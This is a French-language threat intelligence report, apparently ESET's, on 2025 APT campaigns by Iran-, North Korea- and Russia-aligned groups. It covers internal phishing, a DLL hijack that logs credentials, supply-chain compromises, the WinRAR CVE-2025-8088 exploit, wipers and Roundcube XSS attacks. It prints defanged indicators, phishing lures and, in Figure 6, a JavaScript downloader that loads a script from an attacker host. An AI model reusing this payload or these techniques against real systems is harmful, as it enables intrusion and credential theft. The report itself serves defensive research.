MuddyWater reste un groupe hyperactif, ciblant des victimes en Afrique (Nigeria), en Asie (Arménie, Azerbaïdjan, Chypre), en Europe (Albanie, Grèce), au Moyen-Orient (Égypte, Israël, Arabie Saoudite, Émirats arabes unis) et en Amérique du Nord (États-Unis). Les campagnes que nous avons observées au cours des deuxième et troisième trimestres 2025 présentent toutes les caractéristiques de l'activité de MuddyWater : hameçonnage avec un leurre spécifique à la cible, et contenant probablement un lien permettant de télécharger et d'installer un outil de surveillance et d'accès à distance (par exemple PDQ ou Atera) ou un téléchargeur (souvent un VBScript sous Windows) qui récupère une porte dérobée personnalisée et la charge en mémoire.



Secteurs ciblés par les groupes APT alliés à l'Iran

Techniques d'accès initial utilisées par les groupes APT alliés à l'Iran (avec ID MITRE ATT&CK)

Cependant, la partie la plus intéressante de l'activité de MuddyWater au cours de cette période ne concernait pas l'une de ces techniques. Il s'agissait plutôt d'**hameçonnage interne** ; MuddyWater compromettant une boîte mail d'une organisation victime. À partir de cette boîte mail compromise, les opérateurs de MuddyWater procèdent à l'envoi d'emails d'hameçonnage à de nombreux employés de la même organisation (mais pas à tous).

Ce résultat est remarquable en raison du taux de réussite élevé de MuddyWater (la plupart des destinataires ont cliqué sur le lien de téléchargement ou ont ouvert le fichier joint malveillant). Ce taux de réussite s'explique par le fait que les outils de cybersécurité et les professionnels de la sécurité se concentrent le plus souvent sur les emails d'hameçonnage provenant de l'extérieur de l'organisation. La surveillance d'une attaque d'hameçonnage interne est fastidieuse et souvent indue. Elle peut ainsi conduire à une lassitude liée aux alertes ou à des alertes si étroitement ciblées que leur efficacité est probablement insuffisante pour détecter un certain nombre de ces attaques.

L'hameçonnage interne va également à l'encontre de la façon de penser des analystes des centres d'opérations de sécurité (SOC). Les SOC s'attendent généralement à ce que les acteurs de menaces tentent d'obtenir un accès via un email d'hameçonnage et utiliser cet accès pour se déplacer latéralement au sein de l'organisation. Mais en utilisant la boîte mail compromise pour franchir le périmètre de messagerie de l'organisation, MuddyWater est en mesure de contourner un grand nombre de détections de mouvements latéraux et de récolter une quantité massive d'informations qui peuvent être transformées en précieux renseignements.

GalaxyGato s'offre un gyro

À l'instar de MuddyWater et de certains groupes proches de la Chine, GalaxyGato a commencé à cibler des victimes dans le secteur du transport maritime grec. Depuis juillet 2025, GalaxyGato utilise sa porte dérobée C5 (qui sert également de nom au groupe) et l'améliore de façon itérative.

Au cours de la campagne ciblant la Grèce, GalaxyGato a utilisé des scripts PowerShell pour énumérer des informations sur les systèmes compromis et dresser la liste des programmes installés (probablement dans le but d'échapper aux logiciels de cybersécurité). L'utilisation de PowerShell de cette manière est très pratique, et offre une faible probabilité d'être détectée par les analystes de SOC. Les administrateurs informatiques et les logiciels d'administration des endpoints comme Microsoft InTune utilisent PowerShell pour faire la même chose en permanence, ce qui fait qu'il est très probable que l'activité PowerShell de GalaxyGato se soit fondue dans le bruit de fond.

Cette campagne n'était pas la première fois que nous observions cette version particulière de C5. En juillet 2025, GalaxyGato a présenté cette version dans le cadre d'une campagne visant une organisation en Israël. Une fois de plus, GalaxyGato a utilisé PowerShell, mais cette fois pour livrer C5 à partir du serveur de C&C. Elle était fortement obscurcie par le protecteur ConfuserEx, ce qui rallonge les analyses et peut retarde les activités de réponse.

Un aspect intéressant de cette campagne est le détournement de l'ordre de recherche des DLL : GalaxyGato a introduit une DLL malveillante dans le répertoire de Windows Defender (`C:\Program Files\Windows Defender`). Windows Defender appelle une DLL portant le même nom, `Version.dll`, mais la DLL malveillante est chargée en premier (en fonction de son emplacement sur le disque). La DLL malveillante appelle une autre DLL malveillante dans un répertoire imbriqué (`C:\Program Files\Windows Defender\Offline\MMpLics.dll`) que GalaxyGato a également transférée sur le système de la victime. Cette seconde DLL, `MMpLics.dll`, est appelée par LSASS chaque fois qu'un utilisateur saisit des identifiants, et consigne alors ces identifiants dans un autre fichier du répertoire Windows Defender (`C:\Program Files\Windows Defender\en-US\MsMpCon.dll.mui`). GalaxyGato est alors en mesure d'exfiltrer les identifiants en vue d'un mouvement latéral et d'une escalade de privilèges.

Corée du Nord


DeceptiveDevelopment Lazarus ScarCruft Kimsuky Konni

Synthèse des activités des groupes APT alliés à la Corée du Nord

Les acteurs de menaces alliés à la Corée du Nord restent très actifs dans la poursuite des priorités géopolitiques de Pyongyang, qui comprennent l'espionnage stratégique traditionnel, mais également, et peut-être de plus en plus, la génération de revenus pour le régime via des projets cybercriminels. Ces derniers mois, nous avons documenté plusieurs nouvelles campagnes menées à cet effet par DeceptiveDevelopment, Lazarus, Kimsuky et Konni, dont certaines visaient la principale vache à lait actuelle de la Corée du Nord : le secteur des cryptomonnaies. Sans surprise, la Corée du Sud reste de loin le pays le plus ciblé par les acteurs de menaces alliés à la Corée du Nord, mais nous avons également observé quelques victimes inhabituelles au cours de cette période, tels que l'Ouzbékistan.

D'un point de vue technique, nous constatons que les outils et les techniques des groupes APT alliés à la Corée du Nord se recoupent de plus en plus. Cela pose de nombreux problèmes d'attribution, voire une certaine confusion dans certains cas. Comme le suggère un récent **rapport** de DTEX Systems sur les cyberprogrammes de la Corée du Nord, nous pensons que ces chevauchements peuvent résulter de « l'évolution naturelle » des cybercapacités de la Corée du Nord : au fur et à mesure que les acteurs de menaces ont mûri au fil des ans, leurs opérateurs ont progressivement été envoyés dans différentes unités pour lancer ou diriger d'autres groupes APT, diffusant ainsi leurs connaissances et outils antérieurs.

Outre ces dynamiques organisationnelles, des imprécisions occasionnelles dans les rapports contribuent également à brouiller les pistes. Par exemple, certaines opérations visant la Corée du Sud ont été publiquement attribuées à l'ombrelle Kimsuky, même si plusieurs liens semblent très faibles ou si les incidents portent les marques d'une diffusion massive de logiciels criminels. À cet égard, les lecteurs trouveront également ci-dessous notre bref point de vue sur les « Kimsuky Leaks », qui ont suscité une grande attention de la part des médias en août 2025.



Secteurs ciblés par les groupes APT alliés à la Corée du Nord

Techniques d'accès initial utilisées par les groupes APT alliés à la Corée du Nord (avec ID MITRE ATT&CK)

DeceptiveDevelopment : faux informaticiens du monde entier, unissez-vous !

Ces derniers mois, nous avons observé une activité intense de la part de DeceptiveDevelopment, que nous avons **présenté publiquement** lors de la conférence Virus Bulletin de 2025. DeceptiveDevelopment est un acteur de menaces connu pour utiliser de faux profils de recruteurs afin de contacter des développeurs de logiciels, souvent impliqués dans des projets de cryptomonnaie, en fournissant aux victimes potentielles des bases de code qui déploient des portes dérobées dans le cadre d'un faux processus d'entretien d'embauche.

Parmi nos récentes découvertes les plus intéressantes figurent des similitudes frappantes entre la **porte dérobée Akdoor**, utilisée par Lazarus en 2018, et une nouvelle porte dérobée, utilisée par DeceptiveDevelopment en août 2025, que nous avons baptisée AkdoorTea. Nous avons également identifié certains liens entre DeceptiveDevelopment et d'autres opérations nord-coréennes de fraude aux informaticiens, en constatant des chevauchements avec l'activité des groupes de menaces **UNC5267** et **Jasper Sleet**. Nos conclusions interviennent alors que le ministère américain de la Justice **a annoncé** en juin 2025 une action coordonnée visant l'écosystème des informaticiens nord-coréens, qui a conduit à des opérations de perquisition et de saisie de 29 fermes d'ordinateurs portables et à l'inculpation de 10 personnes identifiées comme co-conspirateurs.

Attaques dites de « point d'eau » et contre la chaîne d'approvisionnement en Corée du Sud

Lazarus et ScarCruft ont récemment démontré leurs capacités offensives en compromettant des éditeurs de logiciels sud-coréens, puis en intégrant des chevaux de Troie dans leurs programmes d'installation ou en détournant les mécanismes de mise à jour.

En avril 2025, des chercheurs de Kaspersky ont publié un **rapport** sur l'attaque de « point d'eau » du groupe Lazarus via Cross EX, un logiciel de sécurité utilisé par les banques en ligne et les sites web du gouvernement sud-coréen pour garantir un environnement sûr à leurs utilisateurs. Les attaquants ont déployé les portes dérobées ThreatNeedleTea et SIGNBT sur les machines compromises.

En mai 2025, nous avons détecté un programme d'installation de logiciel ERP coréen contenant des chevaux de Troie. Le programme d'installation était disponible le site officiel de l'éditeur. ScarCruft a probablement compromis son site web et y a placé sa propre version du programme d'installation.

De même, en août 2025, nous avons détecté un programme d'installation compromis d'un logiciel coréen de vidéosurveillance disponible en téléchargement sur le site officiel de l'éditeur. Dans les deux cas, le code malveillant a téléchargé RokRAT, la porte dérobée caractéristique de ScarCruft.

Lazarus intensifie ses campagnes

Nous avons également continué à suivre les activités du groupe Lazarus. En avril 2025, nous avons documenté un cas de déploiement de la porte dérobée ThreatNeedleTea dans un réseau hospitalier. Quelques semaines plus tard, après avoir pris le contrôle total du système compromis, une variante du ransomware Qilin a été exécutée et un message d'extorsion a été affiché. Nous rattachons cette activité à Lazarus, même si Microsoft l'a attribuée à **Moonstone Sleet**, un acteur nord-coréen distinct.

En août, nous avons découvert une compromission dans une entreprise d'information et de médias en Corée du Sud. Nous attribuons cette activité à une campagne Lazarus de longue haleine, l'opération BookCode, documentée pour la première fois par **KISA** en avril 2020 et suivie dans notre **article** de novembre 2020. Dans ce cas particulier, les attaquants ont compromis une application web personnalisée pour déployer leur téléchargeur HTTP/S que nous avons appelé ArticleTea.

En septembre, les opérateurs de Lazarus ont également réussi à compromettre le réseau d'une entreprise aérospatiale italienne. Les attaquants ont déployé différents téléchargeurs qui ont extrait et chargé les étapes finales depuis leurs flux de données alternatifs. Nous avons vu, comme étapes finales, le téléchargeur **ImprudentCook** et la porte dérobée **ScoringMathTea**.

Ce ciblage correspond quelque peu aux activités récentes que nous avons observées dans le cadre de l'opération DreamJob (une campagne que nous attribuons à Lazarus), qui visait des entreprises européennes dans le secteur des drones, comme le montre un récent **article**.

Autres activités notables

Kimsuky et Konni ont ciblé trois secteurs en Corée du Sud à plusieurs reprises, les cryptomonnaies, le monde universitaire et la comptabilité, en utilisant des emails d'hameçonnage et des documents leurres adaptés à chacun d'entre eux. Bon nombre de ces attaques ont utilisé des services dans le cloud tels que Dropbox et GitHub comme serveurs de C&C. Kimsuky a par ailleurs expérimenté la **technique** **ClickFix** dans certaines de ses attaques contre des entités diplomatiques, ainsi que contre des groupes de réflexion et des universités sud-coréens.

En mars, des utilisateurs sud-coréens ont téléchargé sur VirusTotal plusieurs échantillons présentant des caractéristiques typiques des malwares de Corée du Nord. Nous avons identifié les échantillons suivants :

- Une porte dérobée HTTP, `ssh_config.dat`, que nous avons nommée SHMemLoader d'après son

nom de fichier et de DLL interne, qui est `Memload_V2.0.dll`.

- Un outil, `sshd_conf.dat`, qui espionne le contenu de l'écran et du presse-papiers.
- Un outil en ligne de commande, `sshdc.exe`, qui exécute un nouveau processus dans une session de console utilisateur (avec si possible un niveau d'intégrité élevé), que nous avons appelé SessionRunner.
- Un téléchargeur, `BizboxAMessenger.exe`, programmé en Go qui dépose un composant GRADIUS légitime **BlueMoonSoft** et une variante de SHMemLoader.

Même si SHMemLoader présente des similitudes avec les outils de Kimsuky, Andariel et Lazarus, au niveau de son code, nous le suivons en tant qu'opération LoadDenise attribuée à Kimsuky.

En août, nous avons pu mieux comprendre la boîte à outils de post-compromission utilisée par Konni. Le logiciel ESET a été installé sur une machine déjà compromise en Ouzbékistan et, lors de l'analyse initiale, nous avons détecté une porte dérobée Konni, un logiciel de tunnel TCP inverse personnalisé, un exemplaire de la bibliothèque **RDP Wrapper**, et un outil personnalisé qui utilise EternalBlue pour exploiter la vulnérabilité **CVE-2017-0144**.

Enfin, en septembre 2025, nous avons documenté une campagne de Konni visant des machines macOS, une cible très inhabituelle pour ce groupe. L'AppleScript malveillant utilise l'ingénierie sociale pour obtenir des identifiants utilisateur, les valider, puis télécharger un malware.




Figure 3 Demande de saisie mot de passe affichée par l'AppleScript malveillant

Dans ce cas, il s'agissait d'une version modifiée de la porte dérobée EggShell, déjà **associée** à un groupe APT inconnu allié à la Corée du Nord.

Les dossiers nord-coréens

En août 2025, le magazine underground Phrack **a publié** un article sur un ensemble de fichiers qu'il décrivait comme « *beaucoup de portes dérobées de Kimsuky et leurs outils ainsi que la documentation interne* ». L'article, qui couvrait ce qu'on appelle les Kimsuky Leaks, a reçu une couverture importante dans les publications en ligne (telles que **Heise.de**, **ZDNet Korea**, **News1.kr**, et **KoreaHerald**), plusieurs de ces médias reprenant les affirmations de Phrack concernant le lien avec Kimsuky. Après un examen plus approfondi des fichiers publiés, les chercheurs d'ESET sont parvenus à la conclusion qu'ils ne sont probablement pas liés à un groupe APT connu et allié à la Corée du Nord. Nous ne sommes pas les seuls à porter ce jugement : des chercheurs des sociétés de sécurité sud-coréennes AhnLab (**article** en langue coréenne) et **Enki** sont parvenus à une conclusion similaire dans leurs propres publications.

Russie

RomCom Gamaredon InedibleOchotense Sandworm


Synthèse des activités des groupes APT alliés à la Russie

Au cours des six derniers mois, nous avons examiné de nombreuses opérations menées par des acteurs de menaces alliés à la Russie. Ces groupes ont principalement ciblé l'Ukraine et les États membres de l'UE, en utilisant généralement des emails d'hameçonnage comme méthode d'accès initial. Il convient de noter que même les cibles non ukrainiennes présentent souvent des liens apparents avec l'Ukraine et son effort de guerre, ce qui suggère fortement que le conflit actuel continue de mobiliser la majeure partie de l'attention et des ressources des services de renseignement russes.

RomCom utilise une vulnérabilité zero-day de WinRAR

RomCom (également connu sous le nom de Storm-0978, Tropical Scorpius ou UNC2596) est un groupe allié à la Russie qui mène à la fois des attaques opportunistes et des activités d'espionnage ciblées. Le groupe a attiré l'attention ces dernières années pour avoir exploité des vulnérabilités zero-day dans ses campagnes. Plus précisément, RomCom a lancé une campagne d'hameçonnage en juin 2023 contre des entités européennes des secteurs de la défense et du gouvernement, en utilisant des leurres liés au Congrès mondial ukrainien. Le document Word ci-joint tente d'exploiter **CVE-2023-36884**, comme signalé par **BlackBerry**. Le 8 octobre 2024, le groupe a exploité une vulnérabilité Firefox inconnue à l'époque (puis identifiée sous **CVE-2024-9680**) pour livrer la porte dérobée RomCom, comme **documenté à l'époque par les chercheurs d'ESET**.

À la mi-juillet 2025, nous avons découvert une vulnérabilité zero-day dans WinRAR qui a été exploitée par RomCom dans des campagnes d'hameçonnage. Nous avons couvert cette activité dans un **article** publié en août. La vulnérabilité, répertoriée sous **CVE-2025-8088**, utilise des **flux de donnés alternatifs** (ADS) pour traverser les chemins d'accès. Les attaquants ont spécialement conçu l'archive pour donner l'impression qu'elle ne contenait qu'un seul fichier bénin. Cependant, lorsque la victime ouvre ce fichier apparemment



Secteurs ciblés par les groupes APT alliés à la Russie

Techniques d'accès initial utilisées par les groupes APT alliés à la Russie (avec ID MITRE ATT&CK)

inoffensif, WinRAR le décompresse avec tous ses ADS. Une DLL malveillante est placée dans le répertoire `%TEMP%`. Un fichier LNK malveillant est également placé dans le dossier de démarrage de Windows, ce qui lui permet de persister en s'exécutant lors de l'ouverture de la session utilisateur.

Les tentatives d'exploitation réussies ont permis de livrer différentes portes dérobées utilisées par le groupe RomCom, notamment une variante de SnipBot, RustyClaw et un agent Mythic. Cette campagne visait des entreprises des secteurs de la finance, de la fabrication, de la défense et de la logistique en Europe et au Canada.

Le 24 juillet, nous avons signalé cette vulnérabilité à WinRAR, qui l'a rapidement corrigée. Une version mise à jour, WinRAR 7.13, a été publiée le 30 juillet 2025.

Dernières actualités de Gamaredon

Depuis plusieurs années, nous suivons et partageons des informations sur les opérations de Gamaredon, sans doute le groupe APT le plus actif en Ukraine, notamment des campagnes observées en **2022-2023** et se poursuivant en **2024**.

Gamaredon s'appuie sur des campagnes d'hameçonnage pour obtenir un accès initial. Nous avons observé une augmentation de la fréquence de ces campagnes au cours des derniers mois. Fin septembre, nous avons **signalé** qu'en plus de son recours habituel à l'injection de HTML, Gamaredon avait déjà exploité CVE-2025-8088, la vulnérabilité de WinRAR mentionnée ci-dessus.

En septembre 2025, nous avons publié un **article** détaillant le premier cas connu de collaboration entre Gamaredon et Turla, ciblant des entités situées en Ukraine. Nous avons observé à partir des données télémétriques d'ESET que des implants de Gamaredon, tels que PteroGraphin, PteroOdd et PteroPaste, ont été utilisés pour relancer Kazuar v3 de Turla et déployer Kazuar v2 sur plusieurs machines en Ukraine. Étant donné le nombre relativement faible de déploiements de Turla par rapport aux compromissions généralisées de Gamaredon, cela suggère que la porte dérobée de Turla a été déployée de manière sélective contre des cibles de grande valeur. Cette collaboration est d'autant plus frappante que les services de renseignement russes sont connus pour leurs **féroces rivalités internes**, qui empêchent généralement la coopération entre les groupes APT alliés à la Russie.


Gamaredon perfectionne constamment sa panoplie d'outils afin d'échapper à la détection. Au cours de cette période, nous avons observé que les attaquants ont amélioré leurs principaux voleurs de fichiers PteroPSDoor et PteroVDoor, pour exfiltrer des fichiers volés vers des services de stockage légitimes dans le cloud compatibles avec Amazon Simple Storage Service (S3), tels que **Tebi** et **Wasabi**.

En plus des améliorations continues des techniques d'obscurcissement, Gamaredon a introduit l'utilisation de services de tunneling inédits tels que `loca.lt`, `loophole.site` et `devtunnels.ms`, et de services sans serveur tels que `workers.dev`.

InedibleOchotense

En mai 2025, notre attention a été attirée par une campagne d'hameçonnage qui usurpait l'identité d'ESET et ciblait différentes entités ukrainiennes.

Nous attribuons cette campagne à un acteur de menaces allié à la Russie que nous avons nommé InedibleOchotense. Ses TTP se recoupent fortement avec une campagne décrite dans un article d'**EclecticIQ**, qui correspond à une campagne utilisant un téléchargeur que Mandiant a nommé **BACKORDER** associé au groupe **UAC-0212**.


Поважний заказник!

Наша група нагляду обнаружила дивну процес, зв'язану з ваша електронною електронною поштою.

Якщо у останньому час ви отримували електронні дивного змісту, ваш комп'ютер може бути небезпечний.

Для виявлення та запобігання ризикам рекомендуємо вам скористатися наше офіційне програмне забезпечення для усунення загроз і запустити його.

ПЕРЕВІРИТИ КОМП'ЮТЕР

С увагою, команда ESET!

Figure 4 Email d'hameçonnage envoyé par InedibleOchotense

Dans le cadre de cette campagne, InedibleOchotense a envoyé à plusieurs entités ukrainiennes des emails d'hameçonnage et des messages texte contenant un lien vers un programme d'installation d'ESET vérolé par un cheval de Troie. Un exemple d'un tel message, envoyé par `emily.johnson@eset-endpoint-antivirus[.]com` le 21 mai 2025, est présenté sur la Figure 4. Le bouton renvoie à `https://eset-review[.]com/eset/download/`.

L'email est rédigé en ukrainien, mais la première ligne utilise le mot russe заказник. Il s'agit très probablement d'une coquille ou d'une erreur de traduction, car ce mot désigne généralement un parc naturel protégé. Le mot ukrainien correct pour client est замовник.

Une traduction automatique corrigée de cet email est fournie ci-dessous :

> *Chère client,*
> *Notre équipe de surveillance a détecté un processus étrange associé à votre adresse email.*
> *Si vous avez reçu récemment des emails au contenu étrange, votre ordinateur est peut-être en danger.*
> *Pour détecter et prévenir les risques, nous vous recommandons d'utiliser notre logiciel officiel de suppression des menaces et de l'exécuter.*
> *VÉRIFIEZ VOTRE ORDINATEUR*
> *Cordialement, l'équipe ESET !*

Les logiciels ESET étant largement utilisés en Ukraine, InedibleOchotense a probablement tenté de profiter de notre bonne réputation pour inciter les cibles à installer un programme malveillant. Notez que ni ESET ni le partenaire d'ESET en Ukraine n'envoient de tels emails.

D'autres sites web de distribution ont été utilisés dans le cadre de cette campagne :

- `esetsmart[.]com`
- `esetscanner[.]com`
- `esetremover[.]com`

L'URL de l'email pointe vers un domaine malveillant imitant ESET qui livre une archive ZIP contenant le programme légitime **ESET AV Remover** et une variante de la porte dérobée Kalambur (documentée par **EclecticIQ**).

Sandworm

Sandworm poursuit ses campagnes destructrices en Ukraine, en déployant une série de malwares qui effacent les données, principalement en exploitant la fonction Group Policy d'Active Directory.

En avril, l'acteur de menaces a lancé deux effaceurs de données, ZEROLOT et Sting, contre une université ukrainienne. L'effaceur Sting a notamment été exécuté via une tâche planifiée de Windows nommée `DavaniGulyashaSdeshka`, une expression dérivée de l'argot russe qui se traduit approximativement par « manger du goulasch ».

En juin et en septembre, Sandworm a déployé plusieurs variantes d'effaceurs de données contre des entités ukrainiennes actives dans les secteurs du gouvernement, de l'énergie, de la logistique et céréalier. Bien que ces quatre secteurs aient déjà fait l'objet d'attaques d'effaceurs de données à un moment ou à un autre depuis 2022, le secteur céréalier se distingue par le fait qu'il n'est pas une cible fréquente. Étant donné que l'exportation de céréales reste l'une des **principales sources de revenus de l'Ukraine**, ces mesures ciblées reflètent probablement une tentative d'affaiblir l'économie de guerre du pays.

Au cours de cette période, nous avons observé et confirmé que le groupe UAC-0099 a mené des opérations d'accès initiales et a ensuite transféré des cibles qualifiées à Sandworm pour des activités ultérieures. Les activités récentes d'UAC-0099 ont été soigneusement documentées par le **CERT-UA** et **Fortinet**.

Ces attaques destructrices de Sandworm nous rappellent que les effaceurs de données restent un outil fréquemment utilisé en Ukraine par les acteurs de menaces alliés à la Russie. Bien que des rapports aient suggéré un **recentrage apparent sur les activités d'espionnage** de ces groupes fin 2024, nous avons vu Sandworm mener régulièrement des attaques d'effaceurs de données contre des entités ukrainiennes depuis le début de l'année 2025.

Autres

Winter Vivern

Autres activités notables

Les chercheurs d'ESET ont également suivi des campagnes menées par des groupes moins connus. Dans cette section, nous mettons en évidence deux groupes qui ont exploité la même vulnérabilité XSS dans Roundcube, et nous examinons un logiciel espion Android en Irak, qui pourrait être lié à l'une des agences de sécurité intérieure du pays.

Plusieurs groupes exploitent la vulnérabilité CVE-2024-42009 dans Roundcube

En juin 2025, le CERT Polska a publié un **avertissement** sur FrostyNeighbor exploitant **CVE-2024-42009**, une vulnérabilité XSS dans Roundcube qui permet le chargement de code JavaScript arbitraire dans le contexte du navigateur client du webmail. Il est intéressant de noter que nous avons détecté plusieurs autres groupes qui exploitent cette vulnérabilité, dont en voici deux exemples.

Winter Vivern

En remontant dans notre télémétrie, nous avons trouvé deux emails d'hameçonnage, envoyés en janvier 2025, qui exploitent **CVE-2024-42009**. Ces emails ont été envoyés à partir des adresses `info@arpra[.]eu` et `saltanat@climate[.]kz` probablement compromises, avec pour lignes d'objet `ARPRA` (voir Figure 5) et `Nous déménageons dans de nouveaux bureaux`.

Dans les deux cas, l'exploitation de la vulnérabilité XSS conduit à l'exécution du téléchargeur JavaScript présenté dans Figure 6.

Activité non attribuée

En recherchant des exploitations de la vulnérabilité XSS **CVE-2024-42009** dans Roundcube, nous avons découvert un autre cluster actif depuis au moins octobre 2024, ciblant des organisations en Pologne et en Lituanie.

Nous avons identifié trois adresses différentes qui ont été utilisées pour envoyer les emails malveillants :

- `ogl@infoludek[.]pl`
- `oglinfo@infoludek[.]pl`
- `www@agcentrum[.]pl`

Le contenu des emails usurpe l'identité de différentes sociétés polonaises telles qu'Infoludek, JobFest, Caritas Polska ou AG Centrum. Il est intéressant de noter que, comme le montre la Figure 7, nous pensons que ce contenu a pu être créé à l'aide de l'IA générative, étant donné l'utilisation d'emojis et de puces.

```
Good afternoon,

The main activities of our company are:
- Recruiting, outsourcing, outstaffing;
- Real estate and business;
- Construction and technical supervision.

Do you have a desire to find a house, apartment, villa or land? Team of experienced
professionals will find it for you in shortest time!

https://www.arpra.eu/

00-079 Warszawa,
ul. Krakowskie Przedmiescie 79
Regon: 142262106
NIP: 5242703305
KRS: 0000352535
info@arpra.eu
```

Figure 5 Contenu du leurre du premier email d'hameçonnage

```
var s= 'function f() { var d=document.createElement("script");d.src="https://serviceopsys[.]com/
preload.js";document.body.appendChild(d); }';eval(s);f();
```

Figure 6 Téléchargeur JavaScript

```
Cześć! 👋

Szukasz nowego domu? Chcesz sprzedać samochód? A może potrzebujesz pracy?
Na Infoludek.pl znajdziesz wszystko, czego potrzebujesz! 📢

🔹 Darmowe ogłoszenia – dodaj swoje ogłoszenie w kilka minut!
🔹 Tysiące ofert – praca, nieruchomości, usługi i wiele więcej!
🔹 Lokalni kupujący i sprzedający – bez pośredników, bez ukrytych kosztów.

🚀 Zacznij już teraz! Dodaj ogłoszenie za darmo i znajdź to, czego szukasz!

Do zobaczenia na Infoludek.pl! 😊
```

Figure 7 Contenu de leurre d'un email malveillant

La traduction automatique du texte du message est la suivante :

Bonjour ! 👋
Vous êtes à la recherche d'un nouveau logement ? Vous souhaitez vendre votre voiture ? Ou peut-être avez-vous besoin d'un emploi ?
Sur Infoludek.pl, vous trouverez tout ce dont vous avez besoin ! 📢
